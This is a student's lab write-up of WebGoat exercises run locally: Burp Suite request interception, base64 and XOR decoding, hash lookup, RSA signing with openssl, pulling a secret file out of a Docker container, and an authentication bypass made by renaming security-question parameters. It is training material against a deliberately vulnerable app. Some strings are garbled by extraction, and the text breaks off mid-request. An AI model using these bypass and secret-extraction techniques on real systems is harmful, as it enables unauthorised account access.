2	anonymous	2022-11-20 04:13:40	FCS Q1 partD
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Note:

For Question 2 and 3 I have installed Kali Linux as a Virtual Machine on my system and i got it from

<https://www.kali.org/get-kali/#kali-virtual-machines>

I did this because kali linux comes with pre installed applications such as BurpSuite which is required by this question and the next one.

Setting up docker:

I ran the following commands:

```
"curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor | sudo tee /usr/share/keyrings/docker-archive-keyring.gpg >/dev/null"
```

```
"echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian buster stable' | sudo tee /etc/apt/sources.list.d/docker.list"
```

```
"sudo apt-get update"
```

```
"sudo apt-get install -y docker-ce"
```

I will discuss the Setting up Burp suite as a proxy in the next question's part A.

Question 2


Building webgoat:

- Run the command "docker run -it -p 127.0.0.1:8081:8080 -p 127.0.0.1:9090:9090 -e TZ=Asia/Kolkata webgoat/webgoat"

- The webgoat was setup at localhost:8081 (I have used port 8081 as I had already configured burp suite at port 8080)


Completing Basic Lessons:

- First I registered as a new user and setup a username and password.
- First Page



The screenshot shows the WebGoat application interface. On the left is a sidebar with a tree view of lessons: Introduction, WebGoat (selected), WebWolf, General, (A1) Injection, (A2) Broken Authentication, (A3) Sensitive Data Exposure, (A4) XML External Entities (XXE), (A5) Broken Access Control, (A7) Cross-Site Scripting (XSS), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8-2013) Request Forgeries, Client side, and Challenges. The main content area is titled "WebGoat" and contains a "Reset lesson" button. Below it is a section titled "What is WebGoat?" with a small icon of a goat. The text explains that WebGoat is a deliberately insecure application for testing vulnerabilities. It encourages users to hack the goat for fun and learning. The text is signed off by "The WebGoat Team".

- HTTP Basics



The screenshot shows the "HTTP Basics" lesson. The main title is "HTTP Basics" with a "Reset lesson" button. Below it is a navigation bar with numbered buttons 1, 2, and 3. The section titled "The Quiz" asks: "What type of HTTP command did WebGoat use for this lesson. A POST or a GET." A correct answer is marked with a checkmark and the text "Was the HTTP command a POST or a GET: ". Below it is a question: "What is the magic number: Go!" A success message at the bottom says: "Congratulations. You have successfully completed the assignment."

I solved this problem by using burp suite as a proxy. First I sent a random answer and then found the post request in which the magic-number was present.

HTTP Proxies

- Assignment

Intercept and modify a request

Set up the intercept as noted above and then submit the form/request below by clicking the submit button. When your request is intercepted (hits the breakpoint), modify it as follows.

- Change the Method to GET
- Add a header 'x-request-intercepted:true'
- Remove the request body and instead send 'changeMe' as a query string parameter and set the value to 'Requests are tampered easily' (without the single quotes)

Then let the request continue through (by hitting the play button).

i The two play buttons behave a little differently, but we'll let you tinker and figure that out for yourself.

doesn't matter really

- To complete this assignment I used Burp Suite proxy to intercept the post request and edited it as per the assignment

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted. The list of requests shows a POST request to '/WebGoat/HttpProxies/intercept-request' with 'Edited' and '✓' columns checked, indicating it has been modified. The 'Original request' and 'Response' panes show the modified POST request with the 'changeMe' parameter set to 'Requests are tampered easily'. The 'Inspector' panel on the right shows the modified request attributes, body parameters, cookies, headers, and response headers.

- Lesson Completed

HTTP Proxies

Reset lesson

1 2 3 4 5 6 7 8 9 +

Developer Tools


- Assignment 1



The screenshot shows the OWASP ZAP Developer Tools interface. The 'Console' tab is active, displaying the command 'webgoat.customjs.phoneHome()' and its output: 'Correct, Well Done.' Below the console, the browser's developer console shows the same message and some JavaScript errors, including 'Uncaught SyntaxError: unexpected token: identifier' and 'WARNING: Missing translation for key: "Correct, I hope you did not cheat, using the console!"' The browser's status bar indicates the URL is 'GoatRouter.js:66:25'.

To complete the assignment I simply went to the inspect element and then clicked on the console and ran the command "webgoat.customjs.phoneHome()" as given in the question and got the random number.

- Assignment 2



The screenshot shows the OWASP ZAP Developer Tools interface. The 'Network' tab is active, showing a POST request to 'localhost:8081/network'. The browser's developer console shows the request details, including the URL 'POST http://localhost:8081/WebGoat/ChromeDevTools/network' and the response status '200 OK'. The browser's status bar indicates the URL is 'GoatRouter.js:77:33'.

To complete the assignment I simply went to the inspect element and then clicked on the network and found the post request sent and found the number in the inspector.

Try It! Working with the Network tab

In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: `networkNum`: Copy the number displayed afterward into the input field below and click on the check button.

Click this button to make a request:

What is the number you found:

Correct, Well Done.

Number found in Inspector.

Alternatively, I can also find the number in BurpSuite Proxy but that wasn't the objective with which the lesson was made so I am not attaching that solution.

Number found in Inspector.

Alternatively, I can also find the number in BurpSuite Proxy but that wasn't the objective with which the lesson was made so I am not attaching that solution.

Crypto Basics

- Assignment 1

To solve the problem we can simply use the decoder in BurpSuite on any other on the internet and find the username and password by selecting the encoding as base64

The HTTP header will look like:

```
Authorization: Basic bXlic2Vy0m15cGFzc3dvcmQ=
```

Now suppose you have intercepted the following header:
Authorization: Basic bjl3MDh0OjEyMzQ1Ng==

Then what was the username and what was the password:

Assignment Complete

```
Authorization: Basic bXlic2Vy0m15cGFzc3dvcmQ=
```

✓ Now suppose you have intercepted the following header:
Authorization: Basic bjl3MDh0OjEyMzQ1Ng==

Then what was the username and what was the password:
Congratulations. That was easy, right?

- Assignment 2

I used an XOR decoder on the internet

(<https://strelitzia.net/wasXORdecoder/wasXORdecoder.html>)

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAAtOw==
What would be the actual password

Assignment Complete

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✓ Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAAtOw==
What would be the actual password
Congratulations.

- Assignment 3

Simply found by searching for the hashes on the internet

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.



Which password belongs to this hash:
5F4DCC3B5AA765D61D8327DEB882CF99

Which password belongs to this hash:
8C6976E5B5410415BDE908BD4DDEE15DFB167A9C873FC4BB8A81F6F2AB448A918

Congratulations. You found it!

- Assignment 4

Assignment

Here is a simple assignment. A private RSA key is sent to you. Determine the modulus of the RSA key as a hex string, and calculate a signature for that hex string using the key. The exercise requires some experience with OpenSSL. You can search on the Internet for useful commands and/or use the HINTS button to get some tips.



Now suppose you have the following private key:

-----BEGIN PRIVATE KEY-----

MIIEuwIBADANBgkqhkiG9w0BAQEFAASCBKUwggShAgEAAoIBAQCivh2R/bsTJFzHbbmFNrcJcrKDwEdVKGFWqCac+Wix67DPwi4rpSz2+YZ32B9QY5RwS1j8Su0uU8F5ykpJDAvEYnjUqS8r-----END PRIVATE KEY-----

Then what was the modulus of the public key and now provide a signature for us based on that modulus

Congratulations. You found it!

In this assignment I first saved the private key in the file as "privatekey.key"

To find the modulus I ran the commands

1. "openssl rsa -in privatekey.key -outform PEM -pubout -out publickey.pem"
2. "openssl rsa -pubin -in publickey.pem -text -noout -modulus > modulus"

Modulus generated in file

**A2BE1D91FDDBB13245CC76DB98536B70972B283C04755286156A8269CF968B1EB
B0CFC22E2BA52CF6F98677D81F50639456C12D63F12BB4B94F05E7292924302F
7989E352A4BCAFE902598EC798F6A0F39B02E09C35056A74AB3BBA16E6CE4D57
774A8048F1BD3DDDEC864D9A1251BC843C034231852A68B63DD7B0766B1631CC
1711DB44944B7DC3104DC2D501549B6A845610079EBCDC3F5F934E0E92A5778F
9AA9CFFC0B16FCBE48B199B30A4552FD0913ECC740D589903ABA82FC8DD94B53
E109ACA1C17B207D0DBB008D7C03BEC29581406CC88442E02AD32517FFB4EF47
E502EF548C874557699CB1198ED78FBE90EB003E9D796B2596DFAE18DCF2292D**

To find the signature I ran the commands

1. "echo -n
"A2BE1D91FDBB13245CC76DB98536B70972B283C04755286156A82
69CF968B1EBB0CFC22E2BA52CF6F98677D81F50639456C12D63F12
BB4B94F05E729294302F7989E352A4BCAFE902598EC798F6A0F39
B02E09C35056A74AB3BBA16E6CE4D57774A8048F1BD3DDDEC864D9
A1251BC843C034231852A68B63DD7B0766B1631CC1711DB44944B7
DC3104DC2D501549B6A845610079EBCDC3F5F934E0E92A5778F9AA
9CFFC0B16FCBE48B199B30A4552FD0913ECC740D589903ABA82FC8
DD94B53E109ACA1C17B207D0DBB008D7C03BEC29581406CC88442E
02AD32517FFB4EF47E502EF548C874557699CB1198ED78FBE90EB0
03E9D796B2596DFAE18DCF2292D" | openssl dgst -sign
privatekey.pem -sha256 -out sign.sha256"
2. "openssl enc -base64 -in sign.sha256 -out
sign.sha256.base64"

Signature generated in file

**Odt8ryZg8kiGoIL8O+RkgAJiJUxv3vgeuwTstwNKaola8K9wvYVeUDNQK+knS217
1ZyvaY7viIBDLZH01zXCLhyMbsbnWWCHk3DLWzBj6F/PbXaXCsSYGTJMcm9OhWRe
XdMOMpbRgb2YfTD0tUcQP11W04+VPOPoapFNf8yn6NsEniIEXMv2aLT+KNwFcdlv
wA8auN9nhHAy1GtgYdPU1R9nD1KOSKwCcngrmvzaKSa2XvuWtq9HdjrQ5EKIF6uNV
Ha0UwbCyfN/g4FJX8IJhN7pp0gMJP6vQTsCNWFt34viMIhCD+e99Gb1SFBK/qbJw
tt7Y3zMJJEJ2v1C4R54fWg==**

- Assignment 5

Assignment

In this exercise you need to retrieve a secret that has accidentally been left inside a docker container image. With this secret, you can decrypt the following message:
U2FsdGVkX199jgh5oANE1FdtCxIEvdEvc1Li+v+5loE+VCuy6li0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRffQamDmbHBUpD7as=. You can decrypt the message by logging in to the running container (docker exec ...) and getting access to the password file located in /root. Then use the openssl command inside the container (for portability issues in openssl on Windows/Mac/Linux) You can find the secret in the following docker image, which you can start as:

```
docker run -d webgoat/assignments:findthesecret
```

```
echo "U2FsdGVkX199jgh5oANE1FdtCxIEvdEvc1Li+v+5loE+VCuy6li0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRffQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d  
-a -kfile ....
```

What is the unencrypted message

and what is the name of the file that stored the password
 post the answer

```
"docker run -d webgoat/assignments:findthesecret"
```

```
[sudo] password for kali:   
[root@kali]# docker run -d webgoat/assignments:findthesecret  
Unable to find image 'webgoat/assignments:findthesecret' locally  
findthesecret: Pulling from webgoat/assignments  
5e6ec7f28fb7: Pull complete  
1cf4e4a3f534: Pull complete  
5d9d21aca480: Pull complete  
0a126fb8ec28: Pull complete  
1904df324545: Pull complete  
e6d9d96381c8: Pull complete  
d6419a981ec6: Pull complete  
4cf180de4a1f: Pull complete  
ff2e10214d79: Pull complete  
Digest: sha256:3fba41f35dbfac1daf7465ce0869c076d3cdef017e710dbec6d273cc9334d4a6  
Status: Downloaded newer image for webgoat/assignments:findthesecret  
d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac
```

- “docker exec -ti --user 0 d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac bash”

```
[root@kali]# docker exec -ti --user 0 d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac bash  
root@d10afdc88222:/# cat /user/default_secret "U2FsdGVkX199jgh5oANE1FdtCxIEvdEvcili+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+D  
HbwCPiVRFFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret  
ThisIsMySecretPassw0rdF0rY0u  
root@d10afdc88222:/# echo "U2FsdGVkX199jgh5oANE1FdtCxIEvdEvcili+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+D  
HbwCPiVRFFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret  
Leaving passwords in docker images is not so secure  
root@d10afdc88222:/#
```

Then running the command in the root terminal:

```
"echo  
"U2FsdGVkX199jgh5oANE1FdtCxIEvdEvcili+v+5loE+VCuy6Ii0b+5byb  
5DXp32RPmT02Ek1pf55ctQN+D  
HbwCPiVRFFQamDmbHBUpD7as=" |  
openssl enc -aes-256-cbc -d -a -kfile /root/default_secret"
```

- Assignment Complete

What is the unencrypted message <input type="text" value="docker images is not so secure"/>	and what is the name of the file that stored the password <input type="text" value="default_secret"/> <input type="button" value="post the answer"/>
 <input checked="" type="checkbox"/> What is the unencrypted message <input type="text"/> and what is the name of the file that stored the password <input type="text"/> <input type="button" value="post the answer"/> Congratulations, you did it!	

Authentication Bypasses

- Assignment

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?

- First I put random answers in the column and submitted it and then intercepted the request via BurpSuite proxy


The screenshot shows the BurpSuite interface with the 'Proxy' tab selected. The 'Request' pane on the left displays a POST request to '/WebGoat/auth-bypass/verify-account' with the following headers and body:

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 94
Origin: http://localhost:8081
Connection: close
Referer: http://localhost:8081/WebGoat/start.mvc
Cookie: JSESSIONID=L5081Ljrl1wmpFC9nxiz05VdSfIStZicqIGaRfI; language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=L0J4qxErbyezWRVvok1kNXyMGlwT6ixnsYx05P3ZL6gn79ajw8p10MBDQZz0
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
secQuestion0=random&secQuestion1=random&jsEnabled=1&verifyMethod=SEC QUESTIONS&userId=12309746
```

The 'Response' pane on the right is currently empty. The 'Inspector' pane on the right shows the following details for the request:

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 5
- Request Cookies: 5
- Request Headers: 15

- Then to bypass the authentication I tried several things such as removing secQuestion0 and secQuestion1 but that didn't work so I tried to change the numbering of questions to 10 and 20 which worked as you can see by the response.



The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request section contains a POST request to `/WebGoat/auth-bypass/verify-account` with various headers and a JSON payload. The Response section shows a successful `HTTP/1.1 200 OK` response with a JSON object containing a success message and a `feedback` field. The Inspector tab on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

```

1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 96
10 Origin: http://localhost:8081
11 Connection: close
12 Referer: http://localhost:8081/WebGoat/start.mvc
13 Cookie: JSESSIONID=L5081Ljri1wpcFC9nxiz05VdSfIStZicqIGaRfI; language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=L0J4qxErbyezWVvoklNYmGmT6ixnsYx05P3ZL6gn79ajw8p10MBDQ2Zo
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 secQuestion10=random&secQuestion20=random&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

```

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sun, 20 Nov 2022 17:35:02 GMT
8
9 {
10   "LessonCompleted": true,
11   "feedback": "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
12   "output": null,
13   "assignment": "VerifyAccount",
14   "attemptWasMade": true
15 }

```

I think this works as the server might be checking if two security questions are passed i.e. two fields of `secQuestion` are passed but it will not match any question and therefore we are able to bypass the authentication.

Insecure Login

- Assignment

Let's try

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.




Log in

n2708t Submit

First submitted a random request.

- The login credentials clearly mentioned in the POST request sent to the server caught in the proxy.



Timeline (2481 items)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
2475	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2476	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2477	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2478	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2479	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2480	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2481	http://localhost:8081	POST	/WebGoat/start.mvc		✓	405	11289	JSON	mvc			127.0.0.1	
2482	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2483	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2484	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2485	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2486	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	
2487	http://localhost:8081	GET	/WebGoat/service/lessonmenu.mvc			200	7936	JSON	mvc			127.0.0.1	
2488	http://localhost:8081	GET	/WebGoat/service/lessonoverview.mvc			200	351	JSON	mvc			127.0.0.1	

Request

```
POST /WebGoat/start.mvc HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 50
Origin: http://localhost:8081
Connection: close
Referer: http://localhost:8081/WebGoat/start.mvc
